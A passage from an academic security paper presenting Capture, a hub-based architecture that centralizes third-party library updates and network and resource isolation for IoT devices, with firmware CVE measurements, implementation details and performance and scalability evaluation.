


Figure 4: Number of publicly known OpenSSL CVEs in firmware releases. X-axis shows the firmware release date. We do not have CVE severity breakdowns for data prior to August 2014 (the red dashed line in (a)). For newer libraries, we find many High and Moderate CVEs present in the firmware. Certain Nest Protect firmware releases are skipped due to missing release dates.

ties suggests that even this case reflects unnecessary exposure. Figure 4a depicts the number of OpenSSL CVEs and in particular those of moderate or high severity (severity data is only available after August 2014), that apply to each version of the Nest Learning Thermostat in this time frame. Unsurprisingly, the periods corresponding to Figure 3's red circles are not vulnerable, but this only lasts for a few months until multiple vulnerabilities emerge. Importantly, most of these CVEs are avoidable only if the firmware uses the latest OpenSSL.

Hardware Architecture. Many devices in our dataset are Unix-based systems, as 88.46% and 46.15% of devices include BusyBox and Linux Kernel libraries. Teardowns on high-end smart devices [17, 18, 35] often find powerful ARM processors, affirming our findings. Meanwhile, budget-oriented devices may prefer alternative microcontrollers (such as ESP32 and ESP8266 in light bulbs and plugs [1, 2]). Our dataset might under-represent lower-end devices for two reasons. First, they could use libraries provided by chip maker, royalty-free [27]. Second, we had some difficulty searching for open source compliance notices from several lesser-known vendors.

Key Takeaways and Limitations. Our measurement results reveal concerning statistics about the current state of third-party library management in IoT devices. Just by considering widely used open-source GPL libraries, we show that even market-leading vendors such as Nest and D-Link oftentimes fail to update their dependent libraries promptly. This results in unnecessary exposure to known vulnerabilities. While our data collection methodology is limited to open-source GPL libraries, we aim to shed light on the existing state of IoT library mismanagement using these libraries as indicators.

Device	Vendor	Firmware	Release Date	Libraries	Library Versions
WeMo F7C027/F7C028	Belkin	1	2019/08/09	53	55
Wemo Light Switch v1 F7C030	Belkin	1	2019/08/09	53	55
WeMo SNS	Belkin	1	2015/10/14	53	54
WeMo Mini F7C063	Belkin	1	2019/09/05	54	54
WeMo Smart	Belkin	1	2015/06/30	54	55
WeMo Smart F7C046/47/49/50	Belkin	1	2019/09/05	53	54
WeMo WLS040	Belkin	1	2019/09/04	55	55
WeMo Dimmer	Belkin	1	2019/09/03	47	48
WeMo InsightCR	Belkin	1	2019/08/09	53	54
WeMo Jarden	Belkin	1	2019/09/03	53	54
WeMo Maker	Belkin	1	2019/09/03	53	54
WeMo Insight F7C029	Belkin	1	2019/08/09	53	54
SmartPlug - HS100	TP-Link	1	N/A	5	5
SmartPlug - HS110	TP-Link	1	N/A	5	5
SmartPlug - HS200	TP-Link	1	N/A	5	5
Generic Release	Ring	1	N/A	53	55
Nest Cam	Nest	2	N/A	177	186
Nest Connect	Nest	1	N/A	7	8
Nest Detect	Nest	1	N/A	12	13
Nest Guard	Nest	1	N/A	107	108
Nest Hello	Nest	1	N/A	20	20
Nest Learning Thermostat	Nest	57	2011/10/25 - 2017/10/16	140	194
Nest Protect	Nest	11	2013/11/19 - 2016/07/13	18	21
DSPW110	D-Link	9	2014/07/15 - 2016/07/14	75	86
DSPW215	D-Link	14	2014/06/05 - 2016/03/07	72	85
DCHS150	D-Link	9	2014/07/09 - 2016/04/30	51	54

Table 3: Details of devices and firmware releases included in the measurement. For each device, we count the number of unique libraries and unique library-version combinations across all firmware releases.




Figure 5: Capture system architecture. Every device consists local device firmware and driver on the hub. They form a logical unified entity, Virtual Device Entity (orange dashed box). The Capture Hub maintains a central version of common libraries and has extra monitoring and enforce modules.

4 Capture Framework

To mitigate the security threats from outdated libraries in device firmware reported in Section 3, we present Capture, a novel architecture for deploying IoT firmware to support centralized management of third-party libraries, alleviating the need for library updates by individual vendors.

4.1 Overview

Figure 5 provides an overview of Capture. A Capture Hub in the local network centralizes library security updates. Every device has two components: a device firmware (F/W A*, B*), and a remote driver (Driver A*, B*) running on the Capture Hub. Developers can use default drivers (provided by Capture) or implement custom ones to use the latest libraries on the hub. The device firmware and the driver use Capture SDK libraries for network communication. Moreover, the driver uses API wrappers provided by Capture to interact with common libraries on the hub. If vendors need libraries not provided by Capture, they can include custom dependencies in their firmware while still benefiting from Capture's isolation protection. The Capture Hub Monitor and Enforce module manages all drivers and provides runtime and network isolation for all devices supported by it.

Threat Model. We assume that the Capture Hub is trusted, and all standard wireless protocols and Linux tools we use to provide isolation are up-to-date to address any vulnerabilities. We consider an adversary who seeks to compromise IoT devices through known vulnerabilities in unpatched third-party libraries. Unlike prior efforts that restrict devices to explicitly whitelisted hosts (e.g., the vendors' cloud backend) [36, 39], we allow devices to communicate with arbitrary hosts to avoid limiting their functionality. Since local devices (or drivers) may be compromised, our goal is to prevent them from being able to affect other non-compromised devices and drivers in the same home deployment. Attack vectors from zero-day exploits (i.e. no patches available) and non-library vulnerabilities (e.g., weak passwords) are out of the scope of this work. In addition, we exclude side-channel attacks arising from the shared hub access from different drivers.

Security Goals. Intuitively, the main goal of Capture is to **centralize library management** by providing a consistent, up-to-date set of third-party libraries for devices in the local network, configured and managed by the central hub. Since we do this by splitting the firmware across an IoT device and a hub, Capture should not introduce *new* vulnerabilities or attack opportunities. For example, Capture needs to preserve **device integrity** by protecting communication that would normally be on the device. Hence Capture needs to prevent any entity from intercepting or impersonating a device with its driver on the hub and vice-versa.

In addition, Capture needs to maintain proper **isolation** between devices and drivers. This implies that compromised *devices* should not be able to communicate with other hosts on the same local network, and that compromised *drivers* on the hub should not affect the operation of devices other than the one that they represent.

4.2 Library Update Management

Capture alleviates the burden of patching security-critical shared libraries, enabling device vendors to use the up-to-date versions on the Capture Hub without managing patches themselves. Notably, vendors still implement their device firmware and the corresponding drivers. However, they may be concerned with losing control over devices' stability whenever Capture automatically updates shared libraries. These library updates can potentially cause semantic changes (e.g., new APIs) or unexpected bugs to break the existing functionality of the drivers. Fortunately, prior work on patching vulnerable libraries for Android apps provides an optimistic outlook [16], reporting that 97.8% of apps using libraries with known vulnerabilities can be fixed with a drop-in patched version of the library. To determine whether this finding applies to IoT devices, we analyze the dataset from Section 3 for potential impacts of library updates on device functionality. We focus on the OpenSSL library usage in Nest devices, since their dataset has a comprehensive history of versions and upgrades.

OpenSSL Versioning. OpenSSL's versioning scheme uses letters to denote minor security patches and numbers for major changes [51]. For example, an application using version 1.0.2a can upgrade to 1.0.2b to fix bugs and security vulnerabilities, while an upgrade to 1.1.0 indicates new features and APIs. Each major version has an end-of-life date, after which users stop receiving security updates. OpenSSL's staggered release strategy supports multiple major versions at the same time, providing a buffer to transition between versions. Our analysis on Nest's OpenSSL use finds that Nest always upgrades the major version before the old one reaches end-of-life.

Library Update Strategies. There are three strategies for Capture to support multiple library versions concurrently.

Maintain Multiple Majors in Parallel. The most stable strategy to preserve device functionality is to support all active major versions in parallel. The hub applies security patches for each major version independently. According to the OpenSSL's release history [52,76], Capture has to support two or three majors concurrently and needs to apply security updates every few months. This strategy will not break any Nest device's functionality in our dataset, since they never use any outdated major versions.

Only Maintain the Latest Major Version. Managing multiple library versions in parallel may become complicated as the number of libraries increase. A simple strategy is to only keep one version per library on the hub, presumably the latest major release. Based on our dataset, Nest devices use a non-latest major version in 1238 out of 2184 days. This strategy will cause version mismatches almost half of the time. Mixing drivers intended for older versions with newer runtime can be problematic. Although OpenSSL meticulously preserves backward compatibility across major upgrades [51], we are pessimistic about third-party libraries ' stability in general. Therefore, we use the major mismatch as a *conservative estimator* of potential functionality breakages. Choosing how many major versions to support demonstrates the tradeoffs between manageability and functionality.

Forceful Major Upgrades after End-of-Life. Vendors could ignore library upgrades so long that it reaches the end-of-life dates. Capture could forcefully upgrade major versions to maintain security at the expense of potential functionality breakages. Since Nest always upgrades OpenSSL to the next major version before the end-of-life dates, we do not have data to measure the impact of a forceful upgrade. However, this tradeoff is a very difficult yet open challenge. Prior works proposed various strategies from blocking devices with insecure libraries [39], quarantining insecure devices locally [22], to preserving functionality at the expense of security [43]. We plan to leave this as a configurable option for end-users to make informed decisions based on their concerns.

4.3 Virtual Device Entities (VDEs)

An IoT device supporting Capture comprises of two components: a Capture-enabled firmware on the device and an associated software driver running on a hub, collectively forming a *Virtual Device Entity* (VDE). Note that Capture creates a unique VDE instance for every deployed device. Even if there are multiple identical devices, Capture instantiates separate VDE instances for each of them. Capture ensures confidentiality within the VDE and enforces isolation across different VDEs, as we will explain in the following sections.

Device Bootstrap. Figure 6 illustrates the process of bootstrapping new devices and obtaining VDE. A device first connects to a *setup network* with pre-shared credentials, just




Figure 6: Device bootstrap procedure. In Step 1, the device connects to the Capture Hub using a shared setup network. Then it joins a VDE-specific VLAN network in Step 2 (dashed box). Section 4.4 discusses more details on network configurations. Section 4.6 addresses potential attacks during bootstrap.

like traditional home WiFi. In Step ①, the Capture Hub creates a fresh VDE and prepares a VDE-specific VLAN on the second operation network. After receiving the VDE-specific credential, the device disconnects the setup network and joins the *operation network* (Step ②), where the hub binds the device to its VLAN. This transition won't affect other existing devices, since they are connected to their VDE-specific VLANs already. The hub creates a driver for the VDE, sets up network interfaces and isolation, and enforces resource isolation for the driver on the hub.

4.4 Communication Isolation

A Capture-enabled device essentially functions as a "local" device since it can only communicate with its driver on Capture Hub and vice versa. Other communication, such as between local devices or different drivers, is automatically blocked. We achieve this in Capture by creating unique logical networks for each VDE with its own subnet and virtual interface.

The Capture Hub simultaneously manages two separate WiFi Access Points (APs). The first one is a WPA2-Personal AP with pre-shared credentials for the first step of initialization (Figure 6), similar to current home WiFi. The second AP uses WPA2-Enterprise and enforces VDE-based isolation. Specifically, Capture Hub creates unique RADIUS user accounts and constructs different virtual Network Interface Cards (vNICs) for each VDE. Using enterprise features such as VLAN and RADIUS authentication, the second AP binds each VDE's device into its own subnet and vNIC. The hub binds the corresponding driver to the same vNIC interface using TOMOYO [68], a Linux security module for mandatory access control. If the driver needs Internet access, the hub creates a designated public-facing port and enables the driver's connection to the port via TOMOYO. We then configure the firewall program `iptables`'s rulesets to block communications across vNICs to achieve VDE-based isolation. Capture's VDE-based isolation is inspired by DreamCatcher [22], which shows vNIC-based isolation is effective against link-layer spoofing. We extend DreamCatcher's network isolation with additional mandatory access control to accommodate Capture Hub's shared driver execution environment.

To bind multiple devices into different vNICs while using a single WiFi AP, we utilize the VLAN isolation feature from WPA2-Enterprise. While WPA2-Personal is common for home users, popular WiFi modules used by vendors to build their products already support WPA2-Enterprise [24]. Hence we believe modern devices can support Capture and WPA2-Enterprise either out of the box or with updated firmware. For legacy devices without WPA2-Enterprise support, Capture can create a new WPA2-Personal AP for each legacy device, however that may run into software limitations of the number of SSIDs per antenna [22]. An alternative approach is to create unique WPA group keys for each device, isolating hosts under one shared WPA2-Personal network [70]. Capture didn't take this approach as it requires modifying standard protocols.

4.5 Resource Isolation

Since Capture Hub executes multiple drivers, a key challenge is to ensure secure and fair resource sharing on the hub. Capture needs to ensure slow or malicious drivers are contained and cannot affect other VDE's availability and private data. Linux containers [45] seem like a natural choice for process isolation. However, they are ill-suited for Capture since each container has a copy of the libraries the driver needs. Whenever the library is updated, all container images would have to be updated and rebuilt, which conflicts with our goal of managing libraries centrally. Instead, Capture provides resource isolation and access control using lightweight Linux system primitives. The Capture Hub creates a new Linux user account per VDE, under which context the associated driver runs, applying standard Linux filesystem and memory protections. We further limit the driver's capability by utilizing the TOMOYO Linux extension and its domain-based security management. We assign each VDE and all of its subprocesses to the same security domain and enforce security policies for networking and file systems. Finally, we used Linux `cgroups` [34], a key building block for implementing containers, to limit the resources used by each VDE. Linux cgroups are known to be an efficient and low overhead mechanism to account for resource usage [55, 79]. Currently we statically set the CPU and the memory resources for each driver to equally share the total system resources, but in the future, we can add support for drivers to specify their resource demands (such as via manifest files during installation, similar to mobile apps) and dynamically enforce them.

4.6 Security Analysis

External Threats. Capture protects devices from external threats by securing the driver components, which are reachable from the Internet. This is done by the Capture Hub, which ensures that the latest library versions are installed automat-

ically and used by the drivers, without the device vendors having to do this. Unlike drivers, the actual devices are isolated from other hosts in the local network. Manufacturers still implement custom firmware running on their devices, meaning that some outdated libraries and vulnerabilities may still exist. However, since the network isolation in Capture only allows communication between driver and device, it limits other hosts from exploiting them. This security protection is contingent on vendor adoptions and properly implemented driver software.


Internal Threats. We consider internal threats which include compromised devices, drivers, and other devices within the WiFi range. Capture prevents compromised local devices from attacking other Virtual Device Entities (VDEs) through network isolation since these devices are confined to their VDE and cannot reach any other hosts directly. Similarly, a compromised driver is also isolated from other VDE drivers using our network and other resource isolation mechanisms (Mandatory Access Control, cgroups) mentioned above. In Capture, drivers communicate with their associated device using our library runtime, which requires developers to specify the message format between the device firmware and driver. This design prohibits compromised drivers from sensing arbitrary packets to their associated devices and affecting them. Furthermore, drivers cannot communicate with other VDEs on the hub due to our resource isolation mechanisms.

Malicious devices (including Capture-incompatible local devices) can not learn about other VDE's network credentials simply by eavesdropping on the setup network. Although the setup network is a WPA2-Personal AP with shared password credentials, each device actually has its own PTK (pairwise transient key) through WPA2 4-way handshake [43, 75]. However, link-layer encryption provided by WPA2 is insufficient for Capture's network isolation because all drivers will run in the same application layer on the hub. Therefore, we generate a unique network interface and VLAN for each VDE during the bootstrap process (Figure 6).

An adversary could potentially impersonate the Capture Hub and perform man-in-the-middle attacks during new device bootstraps (Figure 6). This threat can be mitigated by using certificates and public key infrastructure for devices to verify the hub's identity, or other novel device pairing and initialization techniques [32, 65]. We did not implement these features in our prototype since our current threat model focuses on attacks from vulnerable third-party libraries (Section 4.1).

5 Integration Approaches

We propose three integration approaches for developers to adopt Capture, motivated by current IoT development practices. Our goal is to provide paths of least resistance to help with the adoption while providing flexibility to developers.



(a) Current deployment requires SmartThings Hub for networking.

(b) Capture-enabled SmartThings devices move all network communication onto the device drivers at the central hub.

Figure 7: Integration using IoT framework SDK extension.

5.1 OS Library Replacement

The first approach is to provide a Capture-enabled version of standard OS libraries. Take the OS networking library in ESP32 platform, `WiFi.h`, for example. Devices use APIs from this library to connect access points, maintain web servers, and communicate over sockets. We provided a fully-compatible Capture-enabled library, named as `CaptureWiFi.h`. Developers just need to make minor changes to use Capture, such as replacing the `#include <WiFi.h>` statement and initializing Capture global runtime. We provide a default Capture driver on the hub, which acts as a proxy to relay network traffic. If the original device works as a webserver, we open a public-facing server on the driver to forward traffic and restrict network traffic between driver and device.

This approach is platform-dependent. We need custom implementations for specific OS APIs and libraries. However, this is a one-time effort that can then be used by device developers with minimal porting effort. For example, all of our prototype apps use the same ESP32 modified library runtime.

5.2 IoT Framework SDK Extension

Similar to replacing OS APIs, our second approach is to extend the SDK of a popular IoT framework to support Capture. IoT frameworks (e.g., Azure Sphere [48], Particle OS [53], and Samsung SmartThings Device SDK (ST-SDK) [62]) provide rich functionalities to differentiate from standalone embedded device OSes with limited networking APIs. For example, Azure Sphere [48] and Particle DeviceOS [53] provide APIs to communicate with their native cloud backends; Samsung SmartThings Device SDK [62] offers local devices the option of using the SmartThings Hub as an MQTT broker.

In this case, the developers of the IoT frameworks can incorporate Capture by modifying their SDK implementation while preserving existing functionality. As a proof of concept, we

added Capture support into the ST-SDK, which enables third-party devices to use their SmartThings Hub. Figure 7a shows how an example device would integrate with the ST-SDK, similar to a custom OS library. A locally installed SmartThings Hub (ST-Hub) provides functions such as MQTT brokers, which device developers can directly invoke using ST-SDK APIs. A device-side library manages the underlying connections with the ST-Hub. We develop a Capture-augmented ST-SDK library (Figure 7b), so that device developers only need to switch their ST-SDK library runtime without modifying their application. Since the SmartThings Hub is proprietary, we were only able to re-create their known functions such as MQTT brokers using corresponding open source versions. We provide a default SmartThings-compatible driver to mimic the ST-Hub operations in Capture.

5.3 Native Driver Development

The two prior approaches provide default drivers on the Capture Hub to aid developer adoption. As a complementary approach, we developed a Capture Native Driver SDK, for developers to implement their own custom drivers with much more flexibility. To motivate this, consider an IoT device with a web server. Using the previous approaches, the default driver on our hub will create another public accessible web server for new connections, and relay incoming client connections to the device local-only web server. However, this may cause unnecessary latency to serve the web request since both inbound and outbound traffic has to go through the hub and processed by two webservers. To address this, we propose the Capture Native Driver SDK for developers looking to build customized drivers. Developers can use our SDK APIs to access security and networking functions on the Capture Hub, and even offload some computation to the hub.

6 Implementation

6.1 Core Hub Functionality

We implement the Capture Hub using a Raspberry Pi 3B+ with Linux in 1874 lines of C++ (`https://github.com/synergylabs/iot-capture`). We use the TOMOYO Linux security module [68] and `iptables` to implement the Virtual Device Entity based isolation mechanisms. Our hub uses hostapd [37] to manage WPA2 Personal and Enterprise WiFi APs. The main Capture program listens for new connections on the setup network, and upon request, creates a new VDE for the incoming device, allocates a new VLAN subnet with fresh RADIUS credentials, launches the corresponding driver program based on the device type, and updates the TOMOYO and `iptables` rulesets accordingly. The main program stores all metadata for each VDE locally. While our current prototype does not address device removal, this functionality can be added in a straightforward manner.

Optimizations. Existing applications often use blocking network calls. During prototype development, we observed a pathological case wherein the application only communicated using one sequential byte at a time. Clearly, adapting such applications into Capture introduces a significant performance penalty, as each read request will incur one round of communication with the driver residing on the hub. We found that without correction, this can lead to a 9.56x latency penalty for the simple Web Server app (listed in Section 6.2).

The first optimization we perform to address this issue is to introduce read and write buffers on the device. When an Internet host sends data to the driver, the payload is forwarded to the local device in batch. Subsequent read calls from the device will just retrieve the payload from the local buffer. Similarly, using write buffers enables network writes to be non-blocking I/Os, aggregating multiple payloads into chunks in one round of driver communication. We found that this reduces the latency penalty for the Web Server app from 9.56x to 1.62x, largely due to the reduced number of round trips to the hub.

Although the previous approach reduces average latency overhead to an acceptable 1.62x, it still incurs a median increase of 31 ms. We were able to attribute this to the poor wireless performance on the budget-oriented ESP32 microcontroller, where a single packet transmission can take up to 6 milliseconds. To reduce the total number of packets sent, we extended the protocol header fields and aggressively coalesce small packets throughout our protocol. One concrete example is proactively loading read buffers after accepting new clients, where previously the device needs to send two messages to check client status and fetch data to read, respectively.

Applying protocol optimizations and message coalescing bring down the median latency overhead to 1.2x (+10 ms), using the Web Server's baseline performance as a reference. Given that the ESP32 takes 5-6 ms to send a single packet, this approaches the limit of what can be done without better hardware. Detailed results are discussed in Section 7.1.

6.2 Benchmark Applications

To evaluate Capture, and explore different approaches for integrating apps, we developed 9 prototype applications (Table 4), including smart devices, Linux applications, and IoT frameworks, and 3 IFTTT automation applets for benchmarking (Table 5). Capture provides runtime libraries for device firmware and drivers to handle network setup and communication with the hub. The device-side library was implemented in 1335 lines of C++ code while the driver-side library varies.

Prototype Apps. We collected 6 open source applications from popular online forums and tutorials [23, 31, 71], and adapted them to use Capture. We chose the Espressif ESP32 platform given its reported popularity [1, 2] and use in hundreds of millions of IoT devices [25]. We implemented a

Abbreviation	App Name	Platform	Description
WEB	Web Server	ESP32	Standard web server to display and manage GPIO on/off status.
CAM	Camera	ESP32	Stream live video, take pictures.
SM	Servo Motor	ESP32	Adjust the speed of a servo motor.
CP	Color Picker	ESP32	Change the color of LED light bulb.
WS	Weather Station	ESP23	Monitor weather with a BME sensor.
TH	Temperature & Humidity	ESP32	Display temperature and humidity data from DHT sensor.
ST-L	SmartThings Lamp	SmartThings	Subscribe to MQTT broker to receive on/off message.
ST-S	SmartThings Switch	SmartThings	Publish to MQTT broker to issue on/off message.
MM	MagicMirror	Linux	Smart mirror display with online data such as news and weather.

Table 4: Prototype applications and descriptions.

generic default driver to support the OS Replacement approach, which required 166 lines of Python.

IoT Framework. We extended the Samsung SmartThings Device SDK (ST-SDK) [62] to showcase integrating Capture with existing frameworks (Section 5.2). ST-SDK is open-source, whereas other proprietary alternatives (e.g., Azure Sphere and Particle OS) raise challenges for replication and comparison. Capture-enabled devices cannot work directly with unmodified SmartThing Hub, so we analyzed ST-SDK's codebase and replicated its functionality with a driver that executes on the Capture hub. We then adapted sample applications provided by ST-SDK [63] into Capture.

Linux apps. Some IoT devices are powerful enough to run a Linux OS and applications (Section 3), so we adapted Linux smart devices into Capture to demonstrate its capability. We selected MagicMirror, a project with over 12K Github stars [47], that uses Raspberry Pi with a display to function as a smart mirror, displaying custom content (e.g. news and weather). Internally, the app includes a webserver and a browser to display the webpage. We migrated MagicMirror into a Capture prototype using the custom driver integration (Section 5.3) and separated the server component to the driver on the hub, keeping the display parts on the firmware.

Automation Applets. To better measure Capture's macro-benchmark performance impact on real-world scenarios, we implemented several home automation applets developed for IFTTT [38]. Prior work [46] categorized IFTTT applets by trigger-action service types (Device⇒WebApp, WebApp⇒Device, Device⇒Device) and reported an average execution latency of several seconds. We implemented Capture-enabled devices for all three trigger-action service types (Table 5), using the Web Server app (c.f. Table 4, WEB) on ESP32 in place of physical lights and switches, since it can control GPIO pins. Since ESP32 boards are lower performance and slow at performing SSL encryption, integrating these devices into Capture often improves performance due to our hub hardware being more capable. To provide a fair comparison, we also implement "mock" lights and switches directly on the Raspberry Pi and measure the latency impact from Capture integration as well.

7 Evaluation

Our evaluation aims to answer three primary questions.

- How much performance overhead do key device functionalities incur on Capture versus their native platform, and is the amount tolerable for typical home use?
- Can the Capture Hub scale to home deployments with hundreds of devices in the near future, and how many devices can our prototype reliably support at once?
- Roughly how much effort is required to port existing IoT devices to Capture, and do the integration approaches in Section 5 entail meaningful differences in the effort?

Our experiments were performed in a laboratory setting on 9 prototype devices (Table 4) and 3 IFTTT automation applets (Table 5). We use one Raspberry Pi 3 B+ as the Capture Hub and another Raspberry Pi and multiple ESP32 boards for prototype apps. Our evaluation results show that Capture typically incurs low overhead (15% latency increase, 10% device resource utilization), insignificant impact on applets from real-world automation platforms, and can support hundreds of devices for a single Capture Hub.

7.1 Performance Overhead

Setup. We compare the performance of apps running on Capture to that achieved by their original implementations. Because many IoT devices and automation apps are event-driven, they usually transmit a small amount of traffic but are sensitive to delays in latency. We categorize prototype apps (Table 4) into two categories: latency-sensitive and throughput-sensitive. We measure application-layer latency for all of them, but only measure the throughput reduction for the second group (such as a streaming camera). For most

applications, we use Apache JMeter [6] to benchmark *average* and *median* latency for 500 HTTP requests. For the streaming camera (CAM), we measure the video latency by pointing the camera towards a millisecond clock and calculate average delays from 50 readings. For the SmartThings apps (ST-L and ST-S), we add instrumentation to send a notification packet to the hub so that we can calculate the time duration between the first MQTT message and the final notification from Wireshark's packet capture history. Finally, we measure the firmware code size and memory utilization on the device.

Simple Integration with All Apps. We aim to conservatively estimate Capture's performance impact assuming minimal burden on the developer. Hence, we first try to integrate apps with either OS or SDK replacements, since these require minimal modifications by the developer. If this attempt fails (for example, the app requires features not supported by our current prototype), we develop simple native drivers without spending too much engineering effort on app-specific optimizations.

Figure 8a shows the normalized latency for integrated apps. On average, apps experience a 15% latency increase due to the extra processing by the drivers on the hub. The baseline apps for the comparison process everything on the device and communicate directly with external hosts. After Capture integration, external hosts need the drivers on the hub acting as a proxy. For example, the camera streaming app driver needs to retrieve the raw footage from the device and forward it to the viewers. These extra steps introduce overhead to the end application. However, as Figure 8a shows, most apps experience a modest latency change between -34 ms and $+23$ ms. Given most apps' event-driven nature, this minor increase in absolute latency should not impact the quality of services for end applications. CAM app experiences the most substantial latency increase, increasing from 523 ms to an average of 820 ms ($+297$ ms), and a 40% FPS throughput reduction. However, the relative increase (1.6x) is on par with other apps. Since the baseline latency is very high, we believe the original app is not designed to be real-time for ESP32, and thus we did not further optimize its driver.

Several of the apps integrated with OS-Replacement see improved *average* latency results. This is because Capture-integrated apps perform more consistently, while the ESP32-only baselines occasionally experience latency spikes (thus having higher average results). *Median* results are more robust against outliers, and confirm Capture often increases latency slightly. The overall results show that Capture offers comparable performance to the baseline for most requests.

We measure the throughput overhead for several throughput-sensitive apps and report results in Figure 8b. For throughput metrics, we choose FPS for streaming, packet transfer rates for taking pictures, and full web page load time for the complex MagicMirror dashboard. The Camera app has a modest throughput reduction of around 40%. We observe no throughout drop for the Linux-based MagicMirror benchmark. Figure 8c shows that the Capture firmware is, on average, 10% larger and uses 7% more *on device* memory. We only measure the code increase for ESP-based devices given they have limited flash storage.

7.2 Overhead Perceived in the Real World


We implemented several IFTTT automation applets and measured Capture's impact on latency (Table 5). We programmatically trigger applets 30 times, reporting the average end-to-end latency. These results show moderate variances, largely due to the fact that these applets interact with remote cloud services (IFTTT, Google Sheets, and email servers), which is consistent with results from prior work [46]. Applets A1 and A2 show insignificant latency changes from Capture integration, indicating the communications to Internet services as the performance bottleneck. Applet A3's ESP32 integration demonstrates a benefit of Capture for low-budget devices. A3-ESP32 baseline has high latency due to compute-intensive tasks such as TLS encryption, while A3-Raspberry Pi and Capture-integrated ones have comparable latency results.

7.3 Scalability


Since our Capture Hub executes all drivers on the hub, its resources limit the number of devices it can support. Among resources including memory, CPU, network interfaces, and private IP addresses, we identify the memory capacity as the key scaling bottleneck. The default driver for OS replacement uses the least amount of memory (3.7 MB) while the MagicMirror's driver uses the most memory (42 MB) as reported by `smem`'s Proportional Set Size [69]. Therefore, we emulated a deployment of 40 devices using the default drivers and 10 devices with MagicMirror drivers on a single Raspberry Pi 3B unit (1 GB RAM, quad-core). This setup uses 664 MB memory, but the CPU load average never exceeds 0.8 (max 4.0, due to four cores). Network virtual interfaces and subnets do not impose any practical limits with fine-grained assignments [58]. While the RAM on the hub is a limiting factor, several inexpensive platforms exist with more memory (e.g., Raspberry Pi 4 with 8 GB RAM for $75 [56]), which can potentially support hundreds of devices.

7.4 Integration Efforts and Tradeoffs

